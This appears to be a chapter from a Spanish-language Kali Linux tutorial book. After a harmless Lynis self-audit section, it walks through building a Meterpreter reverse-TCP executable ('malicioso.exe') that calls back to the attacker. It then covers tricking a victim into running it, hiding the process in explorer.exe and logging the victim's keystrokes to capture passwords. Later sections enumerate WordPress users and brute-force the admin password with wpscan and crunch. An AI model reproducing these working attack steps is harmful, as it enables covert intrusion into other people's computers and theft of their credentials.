Verificando la seguridad de nuestro sistema

Antes de pasar a la parte ofensiva de la seguridad en sistemas, me parece interesante hablar un poco sobre un script que ya viene dentro de Kali y que nos sirve para realizar una extensa auditoría de seguridad a nuestro mismo sistema GNU/Linux, sin embargo es posible que se deban tener conocimientos más técnicos puesto que la información entregada suele ser muy extensa.

El script en cuestión se llama Lynis y se le reconoce como una herramienta de auditoría para sistemas UNIX que revisa las configuraciones y la información sensible del sistema para así emitir un reporte sobre posibles vulnerabilidades existentes; al final del análisis genera un registro en el directorio general para almacenar registros de las aplicaciones (*/var/log*).

La invocación del script es relativamente sencilla porque ofrece pocos comandos a comparación de otras utilidades de Kali, a pesar de ello es suficiente. Antes de ejecutar un análisis, es buena idea revisar las categorías que el script auditor abarca con el comando *lynis --view-categories*.

```
root@ma0x666c:~# lynis --view-categories
```

```
[+] Available test categories
```

- accounting
- authentication
- banners
- boot_services
- crypto
- databases
- file_integrity
- file_permissions
- filesystems
- firewalls
- hardening
- hardening_tools
- homedirs
- insecure_services
- kernel
- kernel_hardening
- ldap
- logging
- mac_frameworks
- mail_messaging
- malware
- memory_processes
- nameservices
- networking
- php
- ports_packages
- printers_spools
- scheduling
- shells
- snmp
- solaris
- squid
- ssh
- storage
- storage_nfs
- tcpwrappers
- time
- tooling
- virtualization
- webserver

```
root@ma0x666c:~# █
```

No es muy difícil deducir sobre qué tratan la mayoría de ellos: cuentas de usuario y modos de autenticación al sistema, permisos e integridad de archivos, sistemas de archivos, reglas del firewall, configuraciones del núcleo respecto a la seguridad, registros, procesos en ejecución, colas de impresión, servidores web, programación de tareas, shells (¿recuerdas qué es una shell? Hablamos de ellas en el capítulo uno), etc.

Por cierto, *hardening* es una palabra que hace referencia a aplicar técnicas y metodologías para fortalecer (endurecer) los sistemas ante vulnerabilidades, ataques y cualquier amenaza.

Para ejecutar un análisis escribiremos el comando `lynis --auditor MultiAportes --quick`, donde el argumento `auditor` es opcional y recibe como valor el nombre de la persona que está realizando esa tarea y el argumento `quick` indica que no nos solicitará una confirmación tras finalizar cada prueba.

```
root@ma0x666c:~# lynis --auditor MultiAportes --quick

[ Lynis 1.4.1 ]

#####
#####
Lynis comes with ABSOLUTELY NO WARRANTY. This is free software, and you are
welcome to redistribute it under the terms of the GNU General Public
License.
See the LICENSE file for details about using this software.

Copyright 2007-2014 - Michael Boelen, http://cisofy.com
Enterprise support and plugins available via CISOfy - http://cisofy.com
#####
#####

[+] Initializing program
-----
- Detecting OS... [ DONE ]
- Clearing log file (/var/log/lynis.log)... [ DONE ]
```

El proceso puede tardar un rato, por suerte podemos ver el avance leyendo toda la información arrojada en la terminal clasificada por colores, lo que nos facilita bastante su lectura y comprensión. Para leer toda la información guardada en el log de Lynis (registro), abriremos el archivo con el comando `cat /var/log/lynis.log | less`. ¿Te parece extraño ese comando? No es nada de otro mundo, simplemente le decimos a la shell que escriba el contenido de `/var/log/lynis.log` en la terminal pero que antes la pase por un comando llamado `less` que nos permite desplazarnos por la terminal con las flechas del teclado fácilmente. Si gustas, puedes eliminar la parte de `| less`.

```
[00:19:49] ### Starting Lynis 1.4.1 with PID 11421, build date 15 February 2014 ###
[00:19:49] ### Copyright 2007-2014 - Michael Boelen, http://cisofy.com ###
[00:19:49] Program version:          1.4.1
[00:19:49] Operating system:            Linux
[00:19:49] Operating system name:       Debian
[00:19:49] Operating system version:    Kali Linux 1.0.9
[00:19:49] Kernel version:             3.14-kali1-amd64
[00:19:49] Hardware platform:          x86_64
[00:19:49] Hostname:                   ma0x666c
[00:19:49] Auditor:                    MultiAportes
[00:19:49] Profile:                     /etc/lynis/default.prf
[00:19:49] Log file:                    /var/log/lynis.log
[00:19:49] Report file:                 /var/log/lynis-report.dat
[00:19:49] Report version:              1.0
[00:19:49] -----
[00:19:49] Include directory:           /usr/share/lynis/include
[00:19:49] Plugin directory:            /etc/lynis/plugins
[00:19:49] Database directory:          /usr/share/lynis/db
[00:19:49] ===-----
:
```

Para salirte, basta con que oprimas la tecla `q`.

```
root@ma0x666c:~# cat /var/log/lynis.log | less
root@ma0x666c:~# █
```

Si te das cuenta, en el archivo `/var/log/lynis.log` se almacenó toda la información referente al análisis que hicimos recientemente, por supuesto, necesitarás tiempo para entender algunas cosas muy técnicas que aparecen allí.

El lado ofensivo de Kali: el framework Metasploit


Una de las cosas más conocidas de Kali Linux puede que sea el Metasploit Framework: una herramienta que contiene un listado gigantesco de vulnerabilidades conocidas de sistemas y software conocido; ofrece bastantes cosas tanto para los principiantes como para los más expertos que generalmente desarrollan sus propias utilidades y luego las combinan con MSF.

En algún momento te dije que utilizaríamos la consola y justamente Metasploit Framework básicamente consiste en comandos; por suerte existe una herramienta gráfica conocida como Armitage que nos facilitará mucho la vida, pero como podemos prescindir de ella solamente te dejaré los pasos para iniciarla por si estás interesado en utilizarla.

Para comenzar a ejecutar Armitage o la shell de Metasploit (vienen instalados por defecto en Kali) necesitas ejecutar un DBMS (Sistema de Gestión de Bases de Datos) como MySQL o PostgreSQL, de hecho lo recomendable es usar este último que igual viene en Kali. Simplemente ejecuta el comando `service postgresql start` y también debes inicializar el servicio de Metasploit escribiendo `service metasploit start`.

```
root@ma0x666c:~# service postgresql start
[ ok ] Starting PostgreSQL 9.1 database server: main.
root@ma0x666c:~# service metasploit start
Configuring Metasploit...
Creating metasploit database user 'msf3'...
Creating metasploit database 'msf3'...
insserv: warning: current start runlevel(s) (empty) of script `m
').
insserv: warning: current stop runlevel(s) (0 1 2 3 4 5 6) of sc
0 1 6).
[ ok ] Starting Metasploit rpc server: prosv.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
root@ma0x666c:~#
```

Luego simplemente ejecutamos el comando `armitage` con los valores por defecto que te pida la primera ventana emergente (la que te pida usuario, contraseña y otras cosas) y dándole "Sí" a la segunda ventana emergente que menciona algo de Metasploit RPC. Después de un tiempo verás la interfaz principal.



Armitage te permite descubrir los dispositivos conectados a tu red a través de un escaneo realizado mediante Nmap (herramienta que vimos en el capítulo anterior), luego podrás interactuar con ellos para descubrir posibles vulnerabilidades y aprovecharte de ellas: prácticamente sin teclear comandos.

Sin embargo prefiero lo minimalista así que nos meteremos de lleno con la terminal de comandos de Metasploit Framework. Tan solo ejecuta el comando `msfconsole` y verás un nuevo prompt: ahora estamos en la shell de MSF y ya serán reconocidos los comandos de Metasploit.


```

root@ma0x666c:~# msfconsole
[*] The initial module cache will be built in the background, this can take 2-5
minutes...
IIIIII dTb.dTb
II      4' v 'B
II      6. .P
II      'T; .;P'
II      'T; .;P'
IIIIII 'YvP'

I love shells --egypt

Payload caught by AV? Fly under the radar with Dynamic Payloads in
Metasploit Pro -- learn more on http://rapid7.com/metasploit

      =[ metasploit v4.10.0-2014100101 [core:4.10.0.pre.2014100101 api:1.0.0]]
+ -- --=[ 1347 exploits - 743 auxiliary - 217 post ]
+ -- --=[ 340 payloads - 35 encoders - 8 nops ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf >

```

En Metasploit básicamente tenemos dos conceptos por entender (hay más pero éstos son los más relevantes):

- **Exploit:** Aquello que te permite aprovechar un fallo en algún software que generalmente no es contemplado por los desarrolladores de dicho software.
- **Payload:** Su traducción viene siendo “carga útil” y hace referencia a las instrucciones que se deben ejecutar tras aprovecharse de la vulnerabilidad, por ejemplo subir todas las fotos de la víctima a Facebook, guardar sus contraseñas en un servidor remoto que controlemos, borrarle archivos, capturar lo que escribe, tomar capturas de pantalla, etc.

Así que mediante la instrucción `search windows` obtendremos exploits, payloads y otras cosas conocidas en Windows, con `search vnc` obtendremos todo lo relacionado al protocolo VNC, con `search android` todo lo de Android y así sucesivamente. Un comando general para listar todos los exploits es `show exploits` y para listar todos los payloads es `show payloads`, sin embargo como la base de datos es gigantesca vamos a personalizar un poco la búsqueda de acuerdo a lo que necesitemos.

Una cosa a destacar son los rankings de las utilidades de Metasploit: ¿ya encontraste que al usar los comandos anteriores salen palabras como `excellent` o `normal`? Eso indica cuán efectivo es la utilidad, obviamente la más confiable es `excellent` y la usaremos al momento de elegir exploits y payloads.

Comenzamos ejecutando el comando `use exploit/multi/handler` con el que le indicamos a MSF que utilice un manejador de exploits genérico (el cual nos permitirá controlar nuestros exploits que fueron lanzados en otro sistema), opcionalmente podemos leer más detalles si tecleamos el comando `info`.

```
msf > use exploit/multi/handler
msf exploit(handler) > info

    Name: Generic Payload Handler
    Module: exploit/multi/handler
    Platform: Android, BSD, Java, JavaScript, Linux, OSX, NodeJS, PHP, Python, Ruby, Solaris, Unix,
    Windows
    Privileged: No
    License: Metasploit Framework License (BSD)
    Rank: Manual

Provided by:
  hdm <hdm@metasploit.com>

Available targets:
  Id  Name
  --  --
  0   Wildcard Target

Payload information:
  Space: 10000000
  Avoid: 0 characters

Description:
  This module is a stub that provides all of the features of the
  Metasploit payload system to exploits that have been launched
  outside of the framework.

msf exploit(handler) >
```

Luego ejecutamos el comando `set PAYLOAD windows/meterpreter/reverse_tcp` para utilizar uno de los más populares payloads existentes en Metasploit: Meterpreter. Recordemos que cada exploit debe ir acompañado de un payload, y eso es justo lo que acabamos de hacer.

Ahora que hemos vinculado el exploit y el payload necesitamos personalizar las opciones que nos ofrecen: cada exploit y cada payload tienen diferentes variables de acuerdo a las funciones que ofrezcan. En este ejercicio basta con configurar una variable que se llama `LHOST` y que hace referencia a la dirección IP de la máquina con la que estamos ejecutando Kali Linux (y por supuesto Metasploit Framework). Con el comando `ifconfig` puedes checar tu dirección IP y luego establecerla con el comando `set LHOST 192.168.1.24` (sustituye mi IP local por la tuya).

```

msf exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(handler) > show options

Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process    yes       Exit technique (accepted: seh, thread, process, none)
  LHOST  192.168.1.24     yes       The listen address
  LPORT  4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC process    yes       Exit technique (accepted: seh, thread, process, none)
  LHOST  192.168.1.24     yes       The listen address
  LPORT  4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   Wildcard Target

msf exploit(handler) > set LHOST 192.168.1.24
LHOST => 192.168.1.24
msf exploit(handler) >

```

¿Por qué configuramos nuestra dirección IP? Porque cuando el programa malicioso se esté ejecutando, él se conectará a nosotros (y la víctima sin saberlo, obviamente) para que podamos tomar control de la máquina: a esto se le llama básicamente conexión inversa. Finalmente ejecutamos el comando *exploit* para que estemos al pendiente sobre cuándo la víctima se conectará a nosotros.

```

msf exploit(handler) > exploit
[*] Started reverse handler on 192.168.1.24:4444
[*] Starting the payload handler...

```

Mientras tanto, en otra terminal generaremos un ejecutable el cual, utilizando un poco de ingeniería social, haremos que la víctima ejecute. El comando es *msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.24 LPORT=4444 x > malicioso.exe* donde LHOST y LPORT son los mismos valores que configuramos anteriormente. El valor de LPORT se dejó por defecto en 4444, así que no hay que cambiar algo más.

```

root@ma0x666c:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.24 L
PORT=4444 x > malicioso.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 287
Options: {"LHOST"=>"192.168.1.24", "LPORT"=>"4444"}
root@ma0x666c:~# █

```

Cuando la víctima ejecute el archivo estaremos automáticamente conectados y a partir de este momento tendremos acceso a la consola de Meterpreter, el cual tiene sus propios comandos y que podemos ver cuando tecleemos *help*, igualmente aquí vemos que el prompt cambia.

```

msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.24:4444
[*] Starting the payload handler...
[*] Sending stage (769536 bytes) to 192.168.1.23
[*] Meterpreter session 2 opened (192.168.1.24:4444 -> 192.168.1.23:49245) at 2014-12-30 21:32:51 -0300

meterpreter >

```

¿Qué pasa si el usuario comienza a sospechar y cierra el proceso “malicioso.exe” mediante el Administrador de Tareas de Windows? Por supuesto, tendremos que convencerlo de vuelta que ejecute ese archivo ya que la consola de Meterpreter nos mostrará un error de que la conexión ha sido finalizada y teclear el comando *exit* para volver a la consola de Metasploit. Luego ejecutamos de vuelta el comando *exploit* y esperamos.

```

meterpreter >
[*] 192.168.1.23 - Meterpreter session 2 closed. Reason: Died
exit
[*] Shutting down Meterpreter...
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.24:4444
[*] Starting the payload handler...
█

```

Ahora, para evitar que el usuario vea al proceso sospechoso lo camuflaremos con un proceso del mismo sistema mediante el comando *run migrate -n explorer.exe* donde *explorer.exe* es el proceso del explorador de archivos de Windows. A partir de este momento comenzamos con la fase post-explotación.


La víctima podrá eliminar el archivo malicioso mientras el atacante tranquilamente seguirá conectado al sistema. Como primera cosa conoceremos un poco sobre la máquina infectada mediante el comando `sysinfo`.

```
meterpreter > sysinfo
Computer      : MULTIAPORTES-PC
OS            : Windows 7 (Build 7601, Service Pack 1).
Architecture : x86
System Language : es_MX
Meterpreter   : x86/win32
meterpreter > █
```

También podemos subir o bajar archivos con los comandos `upload` y `download` respectivamente, listar su contenido con el comando `ls`, listar sus procesos activos con `ps`, si tiene webcams y micrófonos podemos tomar control de ellos, ejecutar comandos con `execute`, modificar y borrar archivos y otras tantas cosas más, incluso capturar su pantalla con `screenshot`.

Por último capturaremos un poco de lo que la víctima escribe con el comando `keyscan_start`; para detenerlo usamos `keyscan_stop` y para ver lo que escribió usaremos `keyscan_dump` mientras el comando `keyscan_start` está activo; muy útil para capturar contraseñas escritas, conversaciones de chat, búsquedas en Internet y un largo etcétera.

```
meterpreter > keyscan_start
Starting the keystroke sniffer...
meterpreter > keyscan_dump
Dumping captured keystrokes...
Buen dia, los invito al curso de Introduccion a Kali Linux <Return> Por H q <Back> <Back> <Ctrl> <Alt>
<LCtrl> <RMenu> qck.32 <Return> www.multiportes.com&kali <Return> <LWin> r <Return> Este texto lo es
cribo desde el bloc de Notas <Return> www.multiportes.com&kali <Return> By H <Ctrl> <Alt> <LCtrl> <RM
enu> qck32 <Back> <Back> .32 <Ctrl> <LCtrl> ===
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```



Para finalizar el capítulo debes considerar que un antivirus te complicará las cosas (evidentemente son ataques bastante básicos y por lo tanto muy conocidos) así que deberás deshabilitarlo para que puedas trabajar correctamente. Un firewall puede que también te complique las cosas al momento de hacer las conexiones inversas, pero hay maneras de bypassear lo anterior con técnicas más complejas que implican la edición de los archivos maliciosos con editores hexadecimales o añadirles sentencias en ensamblador. Y nada mejor para asegurar el éxito de tu objetivo que utilizar eficazmente la ingeniería social.



Elevando tu nube

Consigue espacio extra
en Dropbox dando click
en esta imagen...¡gratis!



Seguridad Web

Día a día se vuelve cada vez más frecuente el acceso a Internet y todos los servicios que ofrece: hay quienes aseguran que esto es una auténtica revolución mundial y otros aseguran que es una conspiración para tenernos vigilados en todo momento. Por supuesto, a lo largo de la red de redes vemos cosas agradables, cosas curiosas y cosas relativamente desagradables, pero siempre detrás de todo ello existimos comunidades compartiendo conocimientos para mejorar un poco la sociedad en general.


La Internet es conocida como la red de redes ya que es el conjunto de redes más pequeñas conectadas entre sí a través de muchos protocolos; sus servicios más conocidos son la Web, mensajería instantánea, compartir archivos, transmisión multimedia, control remoto y lo más reciente es la masiva interacción social lograda mediante las redes sociales junto a un futuro cercano del Internet de las Cosas, el cual se refiere a que los dispositivos comunes como licuadoras, cafeteras, hornos y otros ahora podrán controlarse aprovechando la magia de la Internet.

Desde los comienzos de Internet han surgido mentes que buscan provocar caos y daños en los sistemas conectados a ella, por supuesto que debían protegerse contra ellos, así que surgieron otras mentes capaces de solucionar los problemas que los primeros causaban. El software se fue volviendo más complejo con el paso del tiempo, las conexiones a Internet se fueron globalizando y por supuesto todo ello llevó a la utilización de técnicas más complejas para vulnerar los sistemas para obtener información importante. Y solamente por dos razones: dinero y orgullo.

En este capítulo manejaremos algunas herramientas enfocadas a servicios web; considerando previamente que Internet y la web [no son lo mismo](#). Como ya vimos un poco de redes en el capítulo tres de este libro, nos especializaremos ahora en la web.

Seguridad en blogs Wordpress

La plataforma de Wordpress es una de las más conocidas para montar portales web de una manera simple los cuales pueden ser enormemente personalizados para funcionar como un blog, una tienda online o inclusive un foro de discusión. Por supuesto que al ser de los Sistemas de Gestión de Contenido o CMS más populares se conocen bastantes vulnerabilidades sobre el mismo que pueden afectar a los novatos y a los webmasters descuidados.

En Kali Linux tenemos un script que nos permitirá auditar nuestros blogs que corren bajo la plataforma de Wordpress y detectar las vulnerabilidades conocidas más explotadas por script-kiddies o por estudiantes responsables como nosotros. 

La utilización de este script programado en Ruby y de nombre `wpscan` ofrece características como detectar plugins vulnerables, detectar los temas y plugins instalados así como los usuarios existentes e inclusive realizar ataques de fuerza bruta para autenticarse en el panel de administración; todo con apenas un par de argumentos.

En los siguientes ejemplos utilizaré una instalación existente de un blog que tengo almacenado en mi máquina; tú puedes realizar el tutorial con tu propio sitio web que corra bajo Wordpress o instalarlo fácilmente en tu computadora utilizando [XAMPP](#) y [Wordpress](#) (hay bastantes tutoriales buscando en Google). **¿No sabes cuál es la diferencia entre WordPress.org y WordPress.com?** [En este artículo](#) escrito para el blog MultiAportes te explico la diferencia.

Utilizando el comando `wpscan --url <tu_url> -- enumerate t` vamos a enlistar los temas que ese sitio tiene instalados; el script lee los metadatos que ofrecen los temas, especialmente el archivo de estilos principal de cada tema. Mi comando fue `wpscan -url 192.168.1.21 -- enumerate t` (le indico la IP local de mi máquina que tiene abierto el puerto 80 para HTTP el cual no es necesario especificar).


```
[+] We found 2 themes:

[+] Name: twentyfourteen - v1.3
| Location: http://192.168.1.21/wp-content/themes/twentyfourteen/
| Style URL: http://192.168.1.21/wp-content/themes/twentyfourteen/style.css
| Theme Name: Twenty Fourteen
| Theme URI: http://wordpress.org/themes/twentyfourteen
| Description: In 2014, our default theme lets you create a responsive magazine website
with a sleek, modern des...
| Author: the WordPress team
| Author URI: http://wordpress.org/

[+] Name: twentythirteen - v1.4
| Location: http://192.168.1.21/wp-content/themes/twentythirteen/
| Style URL: http://192.168.1.21/wp-content/themes/twentythirteen/style.css
| Theme Name: Twenty Thirteen
| Theme URI: http://wordpress.org/themes/twentythirteen
| Description: The 2013 theme for WordPress takes us back to the blog, featuring a full
range of post formats, e...
| Author: the WordPress team
| Author URI: http://wordpress.org/
```

Ahora si quiero listar los plugins instalados (o varios de ellos, ya que para intentar conseguir todos se necesita bastante tiempo) utilizo el comando `wpscan --url <tu_url> -- enumerate p`. Incluso en los dos últimos se listan algunas vulnerabilidades conocidas.

```
[+] We found 4 plugins:

[+] Name: akismet
| Location: http://192.168.1.21/wp-content/plugins/akismet/

[+] Name: bj-lazy-load - v0.7.5
| Location: http://192.168.1.21/wp-content/plugins/bj-lazy-load/
| Readme: http://192.168.1.21/wp-content/plugins/bj-lazy-load/readme.txt

[+] Name: buddypress - v2.1.1
| Location: http://192.168.1.21/wp-content/plugins/buddypress/
| Readme: http://192.168.1.21/wp-content/plugins/buddypress/readme.txt
[!] Directory listing is enabled: http://192.168.1.21/wp-content/plugins/buddypress/

[!] Title: Buddypress - player.swf / jwplayer.swf playerready Parameter XSS
Reference: https://wpvulndb.com/vulnerabilities/6329
Reference: http://packetstormsecurity.com/files/119020/
Reference: http://xforce.iss.net/xforce/xfdb/80840
Reference: http://osvdb.org/88886

[+] Name: contact-form-7 - v4.0.3
| Location: http://192.168.1.21/wp-content/plugins/contact-form-7/
| Readme: http://192.168.1.21/wp-content/plugins/contact-form-7/readme.txt
[!] Directory listing is enabled: http://192.168.1.21/wp-content/plugins/contact-form-7/

[!] Title: Contact Form 7 & Old WP Versions - Crafted File Extension Upload Remote Code Execution
Reference: https://wpvulndb.com/vulnerabilities/7021
Reference: http://packetstormsecurity.com/files/125018/
Reference: http://seclists.org/fulldisclosure/2014/Feb/0
Reference: http://osvdb.org/102776
```

Una muy importante nos permitirá encontrar los nombres de los usuarios (necesarios para intentar iniciar sesión en la plataforma). Basta con ejecutar `wpscan --url <tu_sitio> --enumerate u`.

```
[+] Enumerating usernames ...
[+] Identified the following 3 user/s:
+-----+-----+-----+
| Id | Login      | Name      |
+-----+-----+-----+
| 1  | admin      | admin     |
| 2  | usuario1   | usuario1  |
| 3  | usuario2   | usuario2  |
+-----+-----+-----+
```

No es muy difícil determinar quién es el que posee más privilegios (por supuesto, no descarto que se pueda tratar de una trampa), así que atacaremos su contraseña mediante fuerza bruta. Como no tengo un diccionario generaré uno rápidamente con la herramienta Crunch que igualmente viene en Kali. Para ello escribo el comando `crunch <longitud_inicial> <longitud_final> <caracteres_a_combinar> -o <archivo_salida>` y en poco tiempo tendré un archivo de aproximadamente 60MB con ese nombre; considera que conforme aumentes los caracteres y la longitud de las contraseñas tardará mucho más en generarlas y también el archivo ocupará más espacio en tu disco.

```
root@ma0x666c:~# crunch 2 8 abcd123 -o diccionarioKaliMultiAportes.ma
Crunch will now generate the following amount of data: 59409462 bytes
56 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 6725593

crunch: 100% completed generating output
root@ma0x666c:~# █
```

Ahora basta con ejecutar `wpscan --url <tu_url> --wordlist /ruta/diccionario --username <usuario>` y esperar a que termine la tarea...tal vez lo logres en unos minutos, o siglos.

```
[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
Brute Forcing 'admin' Time: 00:05:22 <== > (3267 / 19208) 17.00% ETA: 00:26:16
ERROR: We received an unknown response for acd3a...
Brute Forcing 'admin' Time: 00:31:35 <===== > (19208 / 19208) 100.00% Time: 00:31:35

+-----+-----+-----+-----+
| Id | Login | Name | Password |
+-----+-----+-----+-----+
|   | admin |   |          |
+-----+-----+-----+-----+
```

El párrafo que resalté contiene la palabra que utilicé como contraseña; posiblemente también te aparezca de esa manera.

Seguridad web, en bases de datos y Google Dorks: conceptos

